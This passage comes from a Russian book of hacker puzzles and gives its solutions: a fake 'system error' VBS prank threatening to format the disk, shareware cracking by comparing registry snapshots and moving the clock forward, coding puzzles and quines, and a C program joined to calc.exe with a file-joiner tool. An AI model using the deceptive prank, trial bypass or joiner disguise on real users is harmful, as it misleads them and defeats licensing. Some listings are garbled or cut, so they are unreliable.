I-Worm.Potok, W2k.Team. В то же время известно мало приложений, в которых потоки действительно полезны.

### 3.4. "Молодой информатик" думает, откуда появилась загадочная системная ошибка

Разумеется, "таинственную системную ошибку" создали ученики. Для этого совсем не надо что-либо переписывать на компьютер извне. Простой код созданный в Блокноте Windows, следующего содержания (он должен быть записан в одну строку):

```
Hacker = MsgBox("Windows установила, что Вы используете пиратскую версию системы. Windows обязана отформатировать жесткий диск. Да - произвести форматирование немедленно. Нет - сделать это перед окончанием работы системы.", 20, "System error")
```

и сохраненный в файл с расширением vbs, будучи запущен с диска, вызовет эту самую ошибку, над которой ломает голову "молодой информатик". Позволяет это сделать так называемый Сервер Сценариев Windows (Windows Scripting Host — WSH). Технология WSH существует в Windows уже не несколько лет, но многие вообще не слышали о ней, тем более вот такие "молодые информатики"<sup>1</sup>. Кто облюбовал и активно применяет эту технологию, так это вирусописатели.

На самом деле, WSH является довольно мощной технологией в умелых руках, вот лишь некоторые из ее возможностей:

- ☐ WSH стандартно устанавливается во всей линейке Windows, кроме устаревших 95 и NT;
- ☐ поддерживает языки сценариев VBScript и JScript, а также имеет возможность подключения любых других языков, например, таких, как Perl или Python;
- ☐ обладает практически неограниченными возможностями по работе с файлами, реестром, сетью и т. д.;
- ☐ для создания сценариев не нужны компиляторы и специальная среда программирования, достаточно простого текстового редактора, например Блокнота (Notepad);

---

<sup>1</sup> Несколько лет назад автор этой книги опубликовал в "Хакере" статью с некоторыми трюками на WSH. До сих пор приходят письма с отзывами, где рассказывается, как этими трюками удалось "восхитить" какую-нибудь учительницу по информатике. По правде говоря, автор тоже не может вспомнить, когда ему удалось хотя бы один раз воспользоваться WSH в благородных целях.



- ❑ для запуска сценариев требуется совсем немного памяти, а сами размеры сценариев могут быть практически не ограничены (десятки тысяч строк).

Таким образом, прямо не выходя из Windows, можно создавать различные хитрые программки. Ученики вполне могли, например, сделать так, чтобы при нажатии на кнопку **Нет** или **Да**, запускались какие-нибудь не совсем добрые функции.

Самым лучшим решением для информатика было бы совсем отключить WSH на всех машинах. На сайте Microsoft [http://www.microsoft.com/resources/documentation/windows/2000/server/scriptguide/en-us/sas\\_sbp\\_lhak.msp](http://www.microsoft.com/resources/documentation/windows/2000/server/scriptguide/en-us/sas_sbp_lhak.msp) советуют отключать WSH следующим образом. Создать в реестре параметр REG\_DWORD со значением 0 в следующих ветках:

- ❑ HKEY\_CURRENT\_USER\Software\Microsoft\Windows Script Host\Settings\Enable — для конкретного пользователя;
- ❑ HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows Script Host\Settings\Enabled — сразу для всех пользователей системы.

## 3.5. Крекинг "голыми руками"

Для того чтобы определить, к каким файлам обращается shareware-программа, нужно засечь время на системных часах (допустим, это будет 11:36) и запустить ее, после чего включить поиск измененных за последний день файлов (**Пуск | Найти | Файлы и папки**). Понятно, что показанные файлы со временем от 11:36 и выше будут принадлежать "подопытной" программе. Данное утверждение справедливо, если в это время не работал какой-нибудь "хитрый" сервис, который мог бы затрагивать какие-либо файлы, поэтому для чистоты эксперимента все лишнее в системе лучше отключить. Отмечу, что в список измененных файлов за отслеживаемый отрезок времени практически всегда будут входить те, в которых хранится реестр, причем независимо от того, работает ли с ними shareware-программа или нет, просто к реестру практически постоянно обращается сама операционная система.

### *Ламеру на заметку*

В Win9x реестр хранится в двух файлах: System.dat и User.dat (в WinMe кроме этих двух под реестр отводится еще файл Classes.dat), а в NT/2000/XP ветки реестра разнесены по файлам Ntuser, Userdiff, Default, System, Software, Security, Sam (расширения данных файлов могут либо совсем отсутствовать, либо принимать любой вид из трех: alt, log, sav).

Определить, к каким веткам реестра обращается shareware-программа, можно с помощью экспортирования всего реестра в файл (**Пуск | regedit | Файл | Экспорт**). Если сделать "снимок" реестра до запуска программы и после, то в

результате будет получено два файла, например, reestr1.reg и reestr2.reg. Понятно, что при их сравнении можно будет увидеть, какие ветки подверглись изменению.

### **Примечание**

В 2000/XP при экспортировании реестра лучше выбрать тип файла "Win9x/NT4", т. к. этот формат удобнее для последующих манипуляций.

Сравнить файлы можно с помощью стандартной команды DOS FC (File Compare):

```
>fc /L reestr1.reg reestr2.reg>1.txt
```

Все различия будут перенаправлены в файл 1.txt. Опция /L означает сравнение в текстовом (ASCII) режиме. В этом режиме несовпадающие фрагменты выводятся на экран в следующем виде:

```
***** file1
```

Последняя совпадающая строка

Отличающийся фрагмент первого файла

Первая вновь совпадающая строка

```
***** file2
```

Последняя совпадающая строка


Отличающийся фрагмент второго файла

Первая вновь совпадающая строка

Ранее было отмечено, что операционная система постоянно обращается к реестру (особенно этим страдает Win2000/XP), поэтому файл 1.txt будет содержать множество фрагментов, не принадлежащих "подопытной" программе. Чтобы понять, какие ключи принадлежат Windows, достаточно сделать несколько раз экспортирование реестра с последующим сравнением без запуска shareware-программы.

Важно помнить, что этот способ будет работать только в том случае, если программа вносит какие-либо изменения в реестр. Если исследуемая программа, например, привязана к счетчику, изменяющемуся по дням, то сразу никаких изменений в реестре увидеть нельзя, чтобы это сделать, достаточно перевести дату хотя бы на один день.

# РЕШЕНИЯ К ГЛАВЕ 4



## Кодерские головоломки

### 4.1. Хакерский криптарифм

Ответом на хакерский криптарифм может служить следующая комбинация:

$$124536 + 124536 + 124536 = 373608$$

В листинге II.4.1 приведен код программы на Си, которая находит решение хакерского криптарифма. На компакт-диске, прилагаемом к книге, он расположен в каталоге \PART II\Chapter4\4.1.

#### Листинг II.4.1. Программа, решающая хакерский криптарифм

```
#include <stdio.h>
int main()
{
    int H, A, C, K, E, R;
    int E2, N, E3, R2, G, Y;
    int sum=0;
    for (H=1; H<=3; H++){
        for (A=0; A<=9; A++){
            if (A!=H){
                for (C=0; C<=9; C++){
                    if (C!=H && C!=A){
                        for (K=0; K<=9; K++){
                            if (K!=H && K!=A && K!=C){
                                for (E=0; E<=9; E++){
                                    if (E!=H && E!=A && E!=C && E!=K){
                                        for (R=1; R<=9; R++){
                                            if (R!=H && R!=A && R!=C && R!=K && R!=E){
                                                sum = 3*(H*100000+A*10000+C*1000+K*100+E*10+R);
                                            }
                                        }
                                    }
                                }
                            }
                        }
                    }
                }
            }
        }
    }
```



2. Последняя цифра (буква "R") рассматривается в промежутке от 1 до 9, т. к. она не может быть нулем. Если она будет нулем, то Y тоже должно стать нулем, однако они ведь должны отличаться!

Если в программе убрать (закомментировать) строку `return 0`, то можно получить все множество возможных ответов хакерского криптоарифма (на самом деле потребуются еще дополнительные проверки в коде на число выводимых символов).

## 4.2. Оптимизация для ламера

Невооруженным взглядом видно, что в приведенном коде (см. листинг I.4.2) присутствуют так называемые "мертвые" строки. Понятно, что необходимо их все "выудить" из кода. Но куда их деть, если в условии задачи сказано, что ничего удалять нельзя? Не надо ничего придумывать, просто берем и помещаем эти строки в комментарий (первая строка). Тогда оптимизированный код примет вид, показанный в листинге II.4.2.

### Листинг II.4.2. Оптимизированный код ламера

```
'13 чисел Фибоначчи POKE A(I), I:A(I)=A(1)+A(0) XY=A(I)+I*SQR(X+Y)/X*Y
DIM A(13)
X=0: Y=0
A(0) = 0: A(1) = 1
PRINT A(0); A(1);
FOR I = 2 TO 13
X = A(I-1)
Y = A(I-2)
A(I) = X + Y
PRINT A(I);
NEXT I
```

## 4.3. Тупые топоры

Языки кодинга, о которых шла речь, были следующие:

1. Perl.
2. Delphi.
3. Visual Basic.
4. Java.
5. Python.
6. TCL.

## 4.4. Самовыводящаяся программа

Наиболее короткое решение на языке Pascal дал один из самых частых победителей рубрики "X-Puzzle" — madcyber. Его решение состоит всего из 94-х символов (листинг II.4.4, а). Код должен быть записан в одну строчку, например в файл self.pas. Компиляцию в Delphi 7 можно выполнить следующей командной строкой:

```
>dcc32 -CC self.pas.
```

### Листинг II.4.4, а. Самовыводящаяся программа на языке Pascal

```
const s='#39;begin write(copy(s+s+s,39,94))end.const s='#39;begin  
write(copy(s+s+s,39,94))end.
```

Самое короткое решение на ассемблере (TASM v4.1) также дал madcyber (листинг II.4.4, б). Программа состоит из 113 символов. Вот содержимое бат-файла для компиляции этой программы:

```
@echo off  
del TASM41_7.COM  
del TASM41_7.OBJ  
C:\TASM\BIN\TASM.EXE TASM41_7.ASM  
C:\TASM\BIN\TLINK.EXE /x /t TASM41_7.OBJ  
del TASM41_7.OBJ
```

Исходный файл, BAT-файл и уже скомпилированную программу можно найти на прилагаемом компакт-диске в каталоге \PART II\Chapter4\4.4\TASM41\_7.

### Листинг II.4.4, б. Самовыводящаяся программа на ассемблере

```
.MODEL TINY  
.CODE  
ORG 256  
S:DB'3!—ЛЕН|OjOYед ,++em4xID ктҮНТ |Аь°=! |_ur=6<X+\V57<=4X,16!urV;7<=ur7*  
XJMNur+B<:_'  
END S
```

Выглядит ужасно, но это работает! А далее решение для Perl (16 символов) от еще одного участника конкурса по имени Антонка:

```
print `type $0`
```

Его решение работает только в Active Perl ([www.activestate.com](http://www.activestate.com)) под Windows и запускается на выполнение следующей командной строкой:

```
>perl short.pl
```

В UNIX-подобных системах будет работать следующий вариант (14 символов):

```
print `cat $0`
```

Это довольно забавные решения для Perl, но их нельзя назвать элегантными, т. к. они используют вызов внешних программ (type и cat).

На сайте <http://www.nyx.net/~gthompso/quine.htm> можно увидеть множество других примеров самовыводящихся программ на более чем полусотне языках программирования. Правда, там не ставилась задача, написать самый короткий вариант подобной программы.

## 4.5. Двухязычная программа

Двухязычная программа показана в листинге II.4.5, ее можно также найти на прилагаемом компакт-диске в каталоге \PART II\Chapter4\4.5.

Вот основные хитрости при ее создании:

1. Perl интерпретирует знак #, как начало комментария до конца строки, это дает возможность использовать директивы препроцессора Си, которые Perl будет "молча" игнорировать.
2. Синтаксис языка Perl допускает пробел между знаком \$ и именем переменной. Поэтому определение

```
#define $ /* */
```

позволит в Си интерпретировать переменную вида \$ var, как var, а в Perl — как \$var.

3. В Си параметры командной строки передаются как char \*argv[], а в Perl — ARGV. Проблему решает директива:

```
#define ARGV argv
```

4. В Си нулевой аргумент — это имя программы, а в Perl ARGV — первый переданный параметр. Обходится это введением переменной start, которая в Си устанавливается в единицу, а в Perl — в ноль. Кусок кода Perl экранируется в Си директивой #if PERL.

5. Синтаксис операторов for и printf в Perl и Си одинаков, поэтому никаких дополнительных мер тут не требуется.

Читатели "X-Puzzle" присылали множество других решений, отличных от листинга II.4.5. В книге я их не привожу, попробуйте отыскать самостоятельно.

### Листинг II.4.5. Двухязычная программа C&Perl

```
#include <stdio.h>
#include <stdlib.h>
```

```
#define $ /* */
#define ARGV argv
#define if($x) int main(int argc, char *argv[])
#define $start 1
#if PERL
    sub atoi { $_[0] }
    $ argc=@ARGV;
    $ start=0;
    $ x=1;
#endif
if($x)
{
    int $ sum;
    int $ i;
    $ sum=0;
    for ( $ i = $start; $ i < $ argc; $ i++) {
        $ sum += atoi ($ ARGV [$ i]);}
    printf("%d\n", $ sum);
exit(0);
}
```

## 4.6. Кодинг реальной жизни

### Первая история

Согласно инструкции на шампуне, цикл будет повторяться до тех пор, пока шампунь не кончится или пока на голове совсем не останется волос, т. е. произойдет зацикливание. Чтобы этого избежать, нужно либо явно указать число намыливаний, например 3 раза, либо предусмотреть какой-нибудь выход из цикла, например так:

1. Нанести на влажные волосы.
2. Намылить.
3. Подождать.
4. Смыть.
5. *Если волосы все еще грязные, повторить цикл сначала.*

Данный вопрос был навеян анекдотом про программиста, который мыл голову.

### Вторая история

А что если к Павлу придет, допустим, не 12, а 13 или даже 100 человек? Павел предусмотрел запасы спиртного и еды только на 12 гостей и неизвестно, что произойдет в случае большего числа "входных данных", — это типичная



ошибка переполнения буфера. Конечно, он может подготовить на всякий случай большее количество угощения (большой буфер), но опасность переполнения все равно остается, к тому же у него может просто не хватить места в доме на большее число людей. Поэтому Павел должен внести в алгоритм проверку на количество входных данных, например, так:

1. Подготовить стол на 12 гостей.
2. Закупить еды и спиртного на 12 человек.
3. Встретить гостей.
4. *ЕСЛИ* пришло больше 12 человек, оставить только 12, остальных прогнать.
5. Рассадить гостей за стол.
6. Отпраздновать день рождения.
7. Проводить гостей домой.

## Третья история

А что если солдаты разгрузят машину раньше, чем настанет обеденный перерыв? Напомню, что приказ лейтенанта звучал следующим образом: "разгружать коробки с тушенкой из машины в ангар *до обеденного перерыва*". Так как солдаты должны в точности выполнять приказ своего командира, то им ничего не останется, как носить коробки из ангара обратно в машину и начать разгружать ее повторно, и так до тех пор, пока не настанет обеденный перерыв. Вполне даже может случиться, что к обеденному перерыву машина снова окажется полностью заполненной коробками, как и была изначально. Таким образом, это есть нерациональное использование ресурсов (солдат) в холостых циклах, которые к тому же могут привести к неправильному результату. Поэтому приказ лейтенанта своим солдатам должен звучать, например, так: "*разгружать коробки с тушенкой из машины в ангар до обеденного перерыва, но если закончите раньше, то отдыхайте*" (вместо отдыха лейтенант может назначить новую задачу).

## 4.7. Крекерство наоборот

Решить задачу можно различными способами. Например, можно внедрить дополнительную секцию в EXE-файл Калькулятора или добавить в уже существующую секцию новый код, изменив затем таблицу импорта, чтобы "познакомить" Калькулятор с новыми API-функциями и т. д. Но в задании не уточняется, каким способом нужно сделать из Калькулятора shareware-продукт. Поэтому тот способ, что я назвал, оставим избранным гурь Reverse Engineering, а мы пойдем более простым путем. Напишем программу, кото-

рая будет запрашивать пароль, и в случае неправильного ввода отключать некоторые кнопки в Калькуляторе, а затем просто "склеим" написанную нами программу с Калькулятором. В листинге II.4.7 показана такая программа, которая отключает кнопки **Xor**, **+** и **1** в стандартном Windows-калькуляторе и включает их обратно только после того, как пользователь введет правильный пароль (правильным паролем я нескромно выбрал `sklyaroff`). Чтобы отключить/включить нужные кнопки, программа ищет окно Калькулятора с помощью функции `FindWindow("SciCalc", NULL)`. Как видно, функция это делает по классу окна `SciCalc`. Класс можно определить редактором ресурсов или программой типа Spy++ (рис. II.4.7, а).




Рис. II.4.7, а. Имя класса окна Калькулятора, найденное с помощью Spy++

Конечно, можно провести поиск Калькулятора и по заголовку окна, но в таком случае программа будет зависеть от локализации Windows (например, в русской версии Windows в заголовке Калькулятора красуется надпись "Калькулятор", а в английской — "Calculator"). Если окно Калькулятора найдено, вызывается процедура `EnumChildProc1` и определяет ID всех кнопок (дочерних окон). Когда найдены кнопки с ID, равным 88, 92 и 125, которые соответствуют кнопкам **Xor**, **+** и **1** (их также можно подсмотреть в редакторе ресурсов или в программе, типа Spy++, рис. II.4.7, б), то они отключаются вызовом функции `ShowWindow(hWnd, SW_HIDE)`.




Рис. II.4.7,б. ID кнопки Xor Калькулятора, найденный с помощью редактора ресурсов "Resource Hacker"

При вводе правильного пароля все происходит аналогично, только вызывается процедура EnumChildProc2, в которой ранее отключенные кнопки включаются вызовом функции ShowWindow(hWnd, SW\_SHOW). Скомпилированную программу можно запустить и проверить на работоспособность, при этом Калькулятор предварительно следует открыть в системе.

После того как программа составлена и работает, ее можно "склеить" с Калькулятором. Для этого существует множество утилит-джойнеров, классикой из которых является "Joiner by Blade" (джойнерам была посвящена хорошая статья в журнале "Хакер" № 65 за май 2004 год под названием "Клейкий софт"). В принципе такую утилиту можно написать самому, ничего в ней сложного нет: загрузчик распаковывает все прикрепленные файлы, складывает их в определенный каталог и уже оттуда выполняет. Но мы не будем изобретать велосипед, а воспользуемся отличной утилитой молдавского автора (ник — coban2k) с названием "MicroJoiner" (взять ее можно на сайте автора <http://www.cobans.net>). Утилита полностью написана на ассемблере и занимает на диске всего 14 Кбайт! Сначала нужно добавить в "MicroJoiner" наши файлы calc.exe и democalc.exe. Это можно сделать с помощью правой кноп-



ки мыши или банальным перетаскиванием файлов в окно программы (рис. II.4.7, в).




Рис. II.4.7, в. Список склеиваемых файлов

После нажатия кнопки **Create** образуется файл **Joined.exe**, который можно переименовать в **calc.exe** (дополнительно в **MicroJoiner** можно задать пиктограмму как у стандартного Windows-калькулятора). На рис. II.4.7, г показан готовый к использованию shareware-продукт, сделанный из стандартного Windows-калькулятора.



Рис. II.4.7, г. Shareware-калькулятор запрашивает пароль

Shareware-калькулятора на компакт-диске, прилагаемом к книге, Вы не найдете, т. к. Калькулятор Microsoft все-таки не является свободно распространяемым продуктом, поэтому я не хочу лучшие годы своей жизни провести в тюрьме, а вот **democalc.exe** есть на прилагаемом компакт-диске в каталоге **\PART II\Chapter4\4.7\democalc**. Эту программу Вы сами при желании можете легко "склеить" с Калькулятором. И еще один небольшой комментарий к листингу II.4.7. В функции **winMain** первым стоит вызов **sleep(100)**, сделано

это не случайно. Дело в том, что загрузчик "MicroJoiner" запускает склеенные программы на выполнение довольно быстро, поэтому democalc.exe может не успеть отключить кнопки в Калькуляторе. Небольшая задержка позволяет этого избежать.

#### Листинг II.4.7. Код программы democalc

```
#include <windows.h>
#include <string.h>
#include "resource.h"
WNDPROC prevEditProc = NULL;
HWND hwndEdit;
BOOL CALLBACK EnumChildProc1(HWND hWnd, LPARAM lParam)
{
    int id;
    id=GetDlgCtrlID(hWnd);
    if (id == 88 || id == 92 || id == 125)
    {
        ShowWindow(hWnd, SW_HIDE);
    }
    return TRUE;
}
BOOL CALLBACK EnumChildProc2(HWND hWnd, LPARAM lParam)
{
    int id;
    id=GetDlgCtrlID(hWnd);
    if (id == 88 || id == 92 || id == 125)
    {
        ShowWindow(hWnd, SW_SHOW);
    }
    return TRUE;
}
LRESULT CALLBACK nextEditProc(HWND hEdit, UINT msg, WPARAM wParam, LPARAM lParam)
{
    switch(msg)
    {
        case WM_CHAR:
            if(VK_RETURN == wParam)
                return 0;
            break;
    }
    return CallWindowProc(prevEditProc, hEdit, msg, wParam, lParam);
}
```

```

BOOL CALLBACK DlgProc(HWND hDlg, UINT msg, WPARAM wParam, LPARAM lParam)
{
    static char ed_Text[255] = "";
    switch(msg)
    {
    case WM_INITDIALOG:
        prevEditProc = (WNDPROC) SetWindowLong(GetDlgItem(hDlg, IDC_EDIT1),
            GWL_WNDPROC, (LONG)nextEditProc);
        break;
    case WM_COMMAND:
        if( wParam == IDOK)
        {
            GetDlgItemText(hDlg, IDC_EDIT1, ed_Text, 255);
            if (!strcmp(ed_Text, "sklyaroff"))
            {
                EnumChildWindows(FindWindow("SciCalc", NULL), EnumChildProc2, 0);
            }
            EndDialog(hDlg, TRUE);
        }
        break;
    }
    return 0;
}

int APIENTRY WinMain(HINSTANCE hInstance,
                    HINSTANCE hPrevInstance,
                    LPSTR      lpCmdLine,
                    int        nCmdShow)
{
    Sleep(100);
    EnumChildWindows(FindWindow("SciCalc", NULL), EnumChildProc1, 0);
    DialogBox(hInstance, "IDD_DIALOG1", HWND_DESKTOP, (DLGPROC)DlgProc);
    return 0;
}

```

## 4.8. Заморочки с *#define*

Макросы в коде нужно дописать следующим образом:

```

#define x putchar
#define xx +
#define xxx ^

```

## 4.9. Простенькое уравнение

Для целых чисел уравнение в программе на Си можно представить следующим образом:

```
S=x>>sizeof("xyz");
```

Побитовый сдвиг вправо эквивалентен обычному делению. Чтобы выполнялось деление на 16 (по заданию), самый правый операнд должен равняться четырем ( $2^4=16$ ). Поскольку цифры использовать по заданию нельзя, то для получения четверки применяется унарный оператор `sizeof`, который возвращает количество байтов переданной ему строки `xyz`. `sizeof` учитывает завершающий символ `/0`, поэтому возвращает значение 4.

Программу (листинг II.4.9), решающую уравнение в вещественных числах, хорошо продемонстрировал большой поклонник рубрики "X-Puzzle" — `madcyber` (за что ему честь и хвала!). А это его комментарии к коду:

*Для вычисления выражения  $S=x/16$  была использована функция `_scalb` модуля `<float.h>`:*

```
_scalb(x,exp) = x * pow(2, exp)
```

*Для нашего случая:*

```
S = x * 1/16 = x * pow(2, -4) = _scalb(x, -4)
```

*Остается вычислить значение  $-4$ . Сначала найдем единичку, для этого используем тригонометрическую функцию косинус, затем операцией "сдвиг" получаем четверку, у которой изменен знак:*

```
int one = (int)cos(0)
```

```
int _four = (int)_chgsign( one << one << one)
```

*Вот и все, надо заметить, что функцию `_scalb` можно заменить на `ldexp` модуля `<math.h>`, которая выполняет аналогичные вычисления:*

```
ldexp( n, exp) = x * pow( 2, exp)
```

*Из-за специфики работы этих функций результат получается с небольшой погрешностью.*

### Листинг II.4.9. Решение уравнения в вещественных числах

```
#include <math.h>
#include <float.h>
#include <stdio.h>
int main(int argc, char *argv[])
{
    float x;
```

```

int i;
int one = (int)cos(0);
int _four = (int)_chgsign( one << one << one);
printf("x=");
i=scanf("%f", &x);
printf("S=%f\n", _scalb( (double)x, _four));
return 0;
}

```

## 4.10. Как избавиться от условия?

Без оператора условия строку можно переписать следующим образом:

$N=Y+X-N$

## 4.11. Логическая схема

